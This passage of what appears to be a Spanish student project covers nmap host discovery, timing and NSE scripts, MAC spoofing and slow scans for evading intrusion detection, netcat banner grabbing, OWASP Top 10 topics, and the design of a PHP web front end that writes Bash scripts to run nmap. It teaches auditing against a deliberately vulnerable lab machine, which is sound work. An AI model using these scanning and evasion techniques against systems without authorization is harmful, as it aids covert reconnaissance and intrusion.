Por defecto usa los protocolos IGMP, IP-in-IP e ICMP para determinar si el host está en línea.

Podemos escoger los protocolos añadiéndolos después de la opción -PO.

```
nmap -sn -PO1,2,17 scanme.nmap.org
```

Protocolos que se pueden usar:

TCP: Protocolo número 6

UDP: Protocolo número 17

ICMP[10]: Protocolo número 1

IGMP[11]: Protocolo número 2

IP-in-IP[12]: Protocolo número 4

SCTP[13]: Protocolo número 132

2.1.3.7. Descubriendo hosts con sondeos de ping ARP

Los ping ARP[14] son los sondeos más efectivos para detectar hosts en redes locales. Es la técnica preferida para sondear redes Ethernet.

```
sudo nmap -sn -PR 192.168.0.1/24
```

[10] «Internet Control Message Protocol» protocolo de capa red. Usado por el comando «ping»

[11] «Internet Group Management Protocol». Protocolo de comunicación usado por hosts y routers adyacentes para establecerse como miembros de un grupo multicast.

[12] «IP in IP» es un protocolo IP de tunel que encapsula un paquete IP en otro paquete IP.

[13] «Stream Control Transmission Protocol» protocolo que funciona en la capa de transporte con un papel similar a TCP y UDP.

[14] ARP es el protocolo encargado de traducir direcciones IP a direcciones MAC para que la comunicación pueda establecerse

MAC address spoofing[15] nos permite falsificar el origen de nuestras conexiones para evitar a los sistemas de detección de intrusiones (o IDS de sus siglas en inglés Intrusion Detection System)[16]. Podemos falsificar la dirección MAC cuando hacemos un sondeo de ping ARP. Usamos `--spoof-mac` para indicar una nueva dirección MAC:

```
sudo nmap -sn -PR --spoof-mac <mac address> <target>
```

2.1.3.8. Sondeos con ping avanzados

En una misma línea de órdenes podemos combinar diferentes opciones consiguiendo mejores resultados. La contrapartida está en que podemos ser descubiertos por la red objetivo.

2.1.4. Uso optimizado

2.1.4.1. Optimación del tiempo de Nmap

Para aumentar la velocidad de los sondeos de la manera más sencilla: usar la opción -T con T1 (más lento) a T5 (más rápido).

Category	Initial_rtt_timeout	min_rtt_timeout	max_rtt_timeout	max_parallelism	scan_delay	max_scan_delay
T0 / Paranoid	5 min	Default (100 ms)	Default (10 sec)	Serial	5 min	Default (1 sec)
T1 / Sneaky	15 sec	Default (100 ms)	Default (10 sec)	Serial	15 sec	Default (1 sec)
T2 / Polite	Default (1 sec)	Default (100 ms)	Default (10 sec)	Serial	400 ms	Default (1 sec)
T3 / Normal	Default (1 sec)	Default (100 ms)	Default (10 sec)	Parallel	Default (0 sec)	Default (1 sec)
T4 / Aggressive	500ms	100ms	1,250ms	Parallel	Default (0 sec)	10ms
T5 / Insane	250ms	50ms	300ms	Parallel	Default (0 sec)	5ms

timing.jpeg

- "insane" es útil para sondeos de redes grandes.
- Sondeos con "sneaky" y "paranoid" (-T1 and -T0) son muy efectivos con sondeos de puertos ocultos.
- T0: tarda horas por lo que no conviene sondear bloques grandes de hosts.

[15] https://es.wikipedia.org/wiki/Spoofing
[16] https://es.wikipedia.org/wiki/Sistema_de_detecci%C3%B3n_de_intrusos

2.1.4.2. Personalizar los tamaños de los grupos de hosts

- Para sondear hosts con eficiencia, Nmap usa grupos de hosts que puede sondear a la vez.
- nmap se adapta automáticamente.
- Si queremos un control más fino: `--min-hostgroup y --max-hostgroup`
  - `nmap -T4 --min-hostgroup 255 192.68.1.0/24`

2.1.4.3. Aumentando y disminuyendo el paralelismo


Nmap intentará crear los grupos de sondeo más eficientes automáticamente. En la mayoría de los casos esto es lo más conveniente.

2.1.4.4. Manejo de los hosts que no responden al sondeo

Ejemplo cuando los hosts no responden al sondeo. Lanzamos un sondeo de ping agnóstico con la opción -Pn (es decir, no hace pings) contra un host que no existe. No podemos obtener respuesta del host, pero el sondeo durará un buen lapso de tiempo. Para evitar esta situación es útil usar la opción `--host-timeout`; especialmente en grandes sondeos.

Hay que tener cuidado de no indicar un tiempo muy lento porque Nmap descartará los hosts que en realidad son útiles. Una solución de compromiso es indicar 10 minutos, tiempo suficiente que permite que la mayoría de los sondeos acaben sin errores para cada host. Combinándolo con paralelismo y agrupaciones de hosts pueden ahorrarse mucho tiempo en conjuntos de hosts grandes.

```
nmap -Pn -p85- calexpoch.dyndns.org --host-timeout 1m
```



timeout.png

2.1.4.5. Retrasando y aumentando las tasas del sondeo

`--scan-delay`, especifica el intervalo de tiempo que Nmap debería esperar, sin hacer nada, entre sondeos. Disminuir el tiempo de sondeo es útil para evitar la detección por parte del administrador o del sistema de seguridad cuando nosotros los sondeamos o evitar la limitaciones de la red.

Ejemplo: `nmap scanme.nmap.org --scan-delay 5s -p22,80,3389,8080`

Podemos controlar las tasas de paquetes enviados por segundo con las opciones `--min-rate` y `--max-rate`. Nmap tiene valores por defecto de estas opciones que son, por sí mismas, muy buenas. Sin embargo en ciertas ocasiones nos interesa cambiar estos valores. Por ejemplo: con `--min-rate 1 y --max-rate` 100 indicamos que no se envíen más de 100 paquetes por segundo o menos de 1 por segundo.

2.1.5. Scripts para Nmap

Con Nmap se pueden crear scripts con su motor llamado Nmap Scripting Engine (NSE). Con los scripts podremos obtener más información que la de solamente saber qué puertos están abiertos y qué servicios están escuchando.

Hay más de 500 scripts oficiales. También podemos escribirlos nosotros o buscarlos en Internet.

2.1.5.1. Cómo buscar scripts para Nmap

Para encontrar los scripts cuya función nos interese hemos de consultar la documentación reseñada en el enlace siguiente http://nmap.org/nsedoc/. Podemos ver todos los scripts oficiales de Nmap. Están agrupados por categorías.

2.1.5.2. Cómo ejecutar scripts

El repositorio de scripts se actualiza con frecuencia. Para actualizarlo en nuestro equipo:

`sudo nmap --script-updatedb`

Ejemplo de ejecución de todos los scripts agrupados en la categoría «default»:

`sudo nmap scanme.nmap.org --script default`

También se puede usar comodines («*»):

`sudo nmap scanme.nmap.org --script "http-*"`

Algunos scripts requieren argumentos. Esto hay que tenerlo en cuenta cuando lanzamos varios scripts a la vez.Usar la opción `--script-args`.

- lanzando el script dns-brute:

```
nmap --script dns-brute <target>
```

- Lanzando varios scripts a la vez:

```
nmap --script http-headers,http-title scanme.nmap.org
```

- Lanzando todos los scripts de la categoría «vuln»:

```
nmap -sV --script vuln <target>
```

- Con dos categorías «version» o «discovery»:

```
nmap -sV --script="version,discovery" <target>
```

- Lanzando todos los scripts excepto de la categoría «exploit»:

```
nmap -sV --script "not exploit" <target>
```

- Lanzar todos los scripts HTTP excepto «http-brute» y «http-slowloris»:

```
nmap -sV --script "(http-*) and not(http-slowloris or http-brute)" <target>
```

Si no encontramos en el repositorio oficial un script qué nos interese, antes de crear uno propio, podemos buscarlo en blogs de investigadores de seguridad.


2.1.6. Auditoría web con nmap

En esta sección veremos como usar Nmap para auditar servidores web, automatizar comprobaciones para explotar vulnerabilidades de aplicaciones web, detectar sistemas de filtrado de paquetes, comprobación de contraseñas por fuerza bruta, descubrimiento de ficheros y directorios.

2.1.6.1. Listar métodos HTTP

El siguiente ejemplo muestra con nmap podemos averiguar todos los métodos HTTP que usa un servidor web concreto. Esta información es muy útil para los administradores de sistema y los auditores de intrusión. El Nmap NSE tiene varios scripts que muestran la lista de los métodos, que pueden ser peligrosos, y si están accesibles.

```
nmap -p80,443 --script http-methods,http-trace --script-args
        http-methods.test-all=true <target>
```



En el ejemplo anterior vemos la sugerencia de un potencial método en riesgo: método CONNECT. El método CONNECT puede permitir usar como proxy a un servidor web.

Métodos GET, HEAD, POST, OPTIONS, TRACE, DELETE, CONNECT, and PUT y sus riesgos.[17]

2.1.6.2. Comprobando si un servidor web es un proxy abierto

Averigua si en un servidor web hay un proxy HTTP abierto ejecutándose.[18] Los servidores web proxy suelen usar el puerto 8080.

```
nmap --script http-open-proxy -p8080 <target>
```

El script intenta conectarse con www.google.com a través de un proxy y comprueba si hay un código de respuesta HTTP válido: 200, 301 y 302. Si se muestra la página www.google.com significa que el objetivo tiene un servicio habilitado cómo proxy abierto.

Los NSE necesitan una declaración que haga una asignación del script a unos puertos concretos, es decir, el script sólo aplica a los puertos establecidos por código (en el script NSE) y no a los puertos detectados desde nmap. Esto es importante cuando se trata de proxys fuera de los servicios habituales. La línea era:


```
portrule = shortport.port_or_service({8123,3128,8000,8080},{'polipo','squid-http
```

Así que si queremos añadir otros puertos debemos modificar esa línea en el script. Para localizarlo: `locate http-open-proxy.nse`. Por ejemplo:

[17] Más información sobre riesgos habituales asociados con cada método en el siguiente enlace: https://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_(OWASP-CM-008)

[18] Una computadora puede estar ejecutando un servidor proxy sin saberlo su dueño. Puede deberse a una mala configuración o a la infección de malware. Si es debido a malware entonces se califica a ese ordenador de zombi.

- /usr/share/nmap/scripts/http-open-proxy.nse



http-open-proxy.png


Si usamos los parámetros correctos podemos detectar proxys y conocer qué métodos están activos. Pero no sabremos cuáles son anónimos. El script NSE no lo indica. Solo que el proxy está abierto y que métodos soporta (GET, HEAD o CONNECT).

Ejemplo:

```
Nmap scan report for 217.218.43.130
Host is up (0.39s latency).
PORT STATE SERVICE
3128/tcp open squid-http | http-open-proxy-anon: Potentially OPEN proxy
Methods supported: GET CONNECTION
8080/tcp closed http-proxy
8081/tcp filtered blackice-icecap
```

2.1.6.3. Descubrir ficheros y carpetas en servidores web

```
nmap --script http-enum -p80 <target>
```



En este ejemplo vemos que se detectado un fichero: info.php que podría tener información sobre el servidor web.

2.2. OWASP Top 10 2017

OWASP(Open Web Application Security Project) es un proyecto que se dedica a recoger todas las técnicas de auditoría de seguridad de aplicaciones web, explicarlas y publicar una guía actualizada. Los métodos de prueba de basan en el concepto de caja negra, donde el auditor no conoce cómo funciona la aplicación de antemano. En este apartado muestro tres de las diez vulnerabilidades del Top Ten de OWASP.

Fases de comprobación

- Fase 1 modo pasivo
  - El auditor ha de llegar a entender la lógica del programa trasteando con ella.
- Fase 2 modo activo. Categorías:
  - • Information Gathering
  - • Configuration and Deployment Management Testing
  - • Identity Management Testing
  - • Authentication Testing


- • Authorization Testing
- • Session Management Testing
- • Input Validation Testing
- • Error Handling
- • Cryptography
- • Business Logic Testing
- • Client Side Testing

2.2.1. Recogiendo información(Information Gathering)

Fingerprint Web Server (OTG-INFO-002)

Conocer la versión del servidor web nos ayudará a conocer sus posibles vulnerabilidades y «exploits». Usaremos el programa netcat para averiguar qué servidor web y qué versión está en ejecución.

1. En Terminal primero escribimos: nc 192.168.1.65 80
2. Después tecleamos HEAD / HTTP/1.0




netcat-version-web-server.png

Vemos en la captura la versión del servidor web. Esta información puede ser ocultada por el administrador para evitar que un atacante descubra la versión del servidor web- es una medida defensiva. En este caso con netcat no podríamos saber el tipo de servidor web que está ejecutándose.

El ejemplo anterior lo hemos hecho manualmente pero existen herramientas que automatizan las pruebas. Por ejemplo Netcraft - http://www.netcraft.com

Veamos un ejemplo de uso con Netcraft.



Network

Site	http://www.turing.es	Netblock Owner	unknown
Domain	turing.es	Nameserver	dns13.ovh.net
IP address	87.98.231.87	DNS admin	tech@ovh.net
IPv6 address	*Not Present*	Reverse DNS	cluster014.ovh.net
Domain registrar	*unknown*	Nameserver organisation	*unknown*
Organisation	*unknown*	Hosting company	OVH
Top Level Domain	Spain (.es)	DNS Security Extensions	*unknown*
Hosting country	ES		

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
OVH	87.98.231.87	Linux	Apache/2.2.X OVH	24-Oct-2008

netcraft-ex1.png

La captura anterior está recortada. Netcraft ofrece más información.

2.2.2. A1:2017 - Inyección SQL

La inyección SQL es una de los ataques más comunes. Se aprovechan de una mala comprobación del formato de los datos en formularios web con conexión a bases de datos en el servidor («*back-end database*»).

> »*La comprobación de los datos de entrada se define como un proceso de comprobación de todos los datos de entrada a una aplicación antes de usarlos (OWASP, 2012). Es inútil intentar validar la entrada en el lado del cliente o en el navegador. El usuario tiene el todo el control del cliente y todos los datos hacia y desde el navegador pueden ser modificados. La apropiada validación de los datos de entrada debe ser hecha en el servidor, fuera del control del usuario*»(ERIK COUTURE, 2013).

Definición de inyección SQL: *«Se dice que existe o se produjo una inyección SQL cuando, de alguna manera, se inserta o "inyecta" código SQL invasor dentro del código SQL programado, a fin de alterar el funcionamiento normal del programa y lograr así que se ejecute la porción de código "invasor" incrustado, en la base de datos.»*[19]

SQLmap[20] es una herramienta desarrollada en Python para realizar «SQL Injection» de forma automatizada. Ahorra mucho trabajo manual.

[19] https://es.wikipedia.org/wiki/Inyecci%C3%B3n_SQL
[20] https://www.owasp.org/index.php/Automated_Audit_using_ SQLMap
http://sqlmap.org/

2.2.3. A2:2017 - Pérdida de Autenticación

Definición:*«Los atacantes tienen acceso a millones de combinaciones de pares de usuario y contraseña conocidas (debido a fugas de información), además de cuentas administrativas por defecto. Pueden realizar ataques mediante herramientas de fuerza bruta o diccionarios para romper los hashes de las contraseñas.»*[21]

En el epígrafe 5.6 tenemos el ejemplo del sitio web de Wordpress donde hemos conseguido obtener el usuario y contraseña del administrador usando SQLmap. Se consiguieron las contraseñas del administrador y un usuario mediante el uso de un diccionario: clave/valor-método llamado de *fuerza bruta*. El sitio web con Wordpress de ejemplo tiene las contraseñas cifradas con MD5 y hemos sido capaces de descubrirlas. Este tipo de cifrado ya está obsoleto porque tiene varios tipos de vulnerabilidades.

2.2.4. A3:2017 - Exposición de Datos Sensibles

Cuando se transmiten datos en texto claro -porque no se usa HTTPS- o se utilizan algoritmos criptográficos obsoletos o débiles.

Para los datos en tránsito las debilidades son fáciles de detectar-interceptando los POST-mientras que para los datos almacenados es muy difícil.

En el apartado 5.2 tenemos el ejemplo del sitio web de Wordpress donde se utilizan algoritmos criptográficos obsoletos o débiles, ya sea por no cambiar la configuración por defecto o por problemas en el código heredado. Por ejemplo MD5, SHA1, etc.

[21] OWASP Top 10 - 2017 Los diez riesgos más críticos en Aplicaciones Web

Capítulo 3

Fase de requisitos

Aquí daré cuenta de los requisitos de la aplicación web que he creado como GUI de Nmap.

La aplicación será usada por alguien que deseé tener la funcionalidad de nmap de manera intuitiva sin necesidad de recordar los posibles parámetros. Aunque también permitirá que el usuario pueda elaborar manualmente la consulta. El operador deberá tener permisos de superusuario para poder realizar ciertas consultas que así lo requieran. Por lo tanto la aplicación deberá permitir introducir la contraseña de administrador. La aplicación mostrará el informe de salida que sea fácil de entender. Implementaré las diferentes consultas de la sección 2.1.3 «Descubrimiento de redes» cómo prueba de concepto.

Capítulo 4

Fase de diseño

He creado un front-end en HTML para Nmap. Nmap es en sí una aplicación y que necesita unos parámetros para modificar su comportamiento. La solución programática si usamos un servidor web y PHP como lenguaje la solución es obvia. Sólo necesitamos un formulario para elegir y capturar los parámetros. A continuación creará un fichero ejecutable de tipo Bash. Con un parámetro concreto nmap creará un informe con los resultados del sondeo. A su vez este informe que tendrá un formato XML con otra aplicación, también ejecutable en el mismo fichero Bash, creará un informe HTML. Este informe será mostrado en el navegador gracias a una función de PHP. Así de sencillo.

Capítulo 5

Entorno de desarrollo

Instalación de Nmap en Ubuntu

- `sudo apt-get install nmap`
- `sudo apt install xsltproc`

Entorno de desarrollo para la aplicación web

Para crear la aplicación en PHP he usado el IDE Netbeans 8.2 sobre Ubuntu 16.04. Instalado/configurado: LAMP.

OWASP Broken Web Applications Project

Usaré una máquina virtual con aplicaciones web con su seguridad mal configurada o versiones antiguas que tienen vulnerabilidades. Este proyecto se llama OWASP Broken Web Applications Project.Version 1.2[1].

La IP de esta máquina virtual de OAWSP es: 192.168.1.65 pero crearemos una entrada en /etc/hosts de la máquina anfitrión con el nombre: owaspbwa; siendo la URL http://owaspbwa/.[2]

- `sudo apat-get install netcat`

[1] Página oficial del proyecto: https://code.google.com/archive/p/owaspbwa/
[2] Ver el segundo ejemplo de la sección 6.2

Capítulo 6

Fase de implementación


6.1. Interfaz gráfica para Nmap

He desarrollado una aplicación en PHP como interficie gráfica para Nmap. La aplicación PHP corre sobre un servidor web Apache. La aplicación usa sencillamente formularios para capturar los parámetros y la contraseña de administrador (requerida con algunos parámetros de Nmap, no en todos). Una vez aceptados los parámetros en el formulario, la aplicación crea un guión Bash con todo lo necesario para ejecutar Nmap y crear un informe en formato XML. Este fichero XML es convertido a HTML mediante un procesador XSLT. Ver la sección 6.1.2.

6.1.1. Formulario de la aplicación Nmapweb

La apariencia del formulario la he enriquecido usando estilos de «boostrap».

- Ejemplo de la interfaz del formulario e informe en html creado para el proyecto:



nmapweb9-1.png

6.1.2. Informes en HTML

